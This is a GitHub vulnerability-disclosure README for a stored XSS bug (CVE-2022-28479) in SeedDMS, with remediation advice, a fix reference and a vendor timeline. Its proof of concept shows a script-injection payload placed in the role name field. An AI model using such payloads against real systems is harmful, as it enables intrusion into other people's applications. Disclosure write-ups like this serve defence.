looCiprian / **Responsible-Vulnerability-Disclosure** Public

Code Issues Pull requests Actions Projects Security Insights

main ▾ Responsible-Vulnerability-Disclosure / **CVE-2022-28479** /

looCiprian Added CVE-2022-28479, CVE-2022-28478, CVE-2022-28051 … on Apr 28 **History**

..

Images	7 months ago
README.md	7 months ago

README.md


CVE

Description

SeedDMS versions 6.0.18 and 5.1.25 are prone to stored XSS. It is possible to inject javascript code inside the "Role management" menu, inside the name field, and then trigger the payload by loading the "Users management" menu

POC

Injecting the payload



Role management

"/><script>alert('XSS')</script>

Information


Name: "/><script>alert('XSS')</script>

Type of role: User

No access to: pending review, pending approval, In workflow, Rejected

This is a classified area. Access is permitted only to authorized personnel. Any violation will be prosecuted according to the national and international laws.
SeedDMS free document management system - www.seeddms.org

Triggering the payload



127.0.0.1:8080 says

xss

Users management

Choose user

This is a classified area. Access is permitted only to authorized personnel. Any violation will be prosecuted according to the national and international laws.
SeedDMS free document management system - www.seeddms.org

Remediation

Sanitize user input using "htmlspecialchars" php function

Reference

https://sourceforge.net/p/seeddms/code/ci/9e92524fdbd1e7c3e6771d669f140c62389ec375/

Timeline

- [28/03/2022] Vulnerability evidence sent to the vendor
- [28/03/2022] Vulnerability confirmed by the vendor
- [28/03/2022] Vulnerability fixed by the vendor

Notes

Thanks to the main developer of SeedDMS, Uwe Steinmann, that immediately acknowledged the vulnerability and fixed it.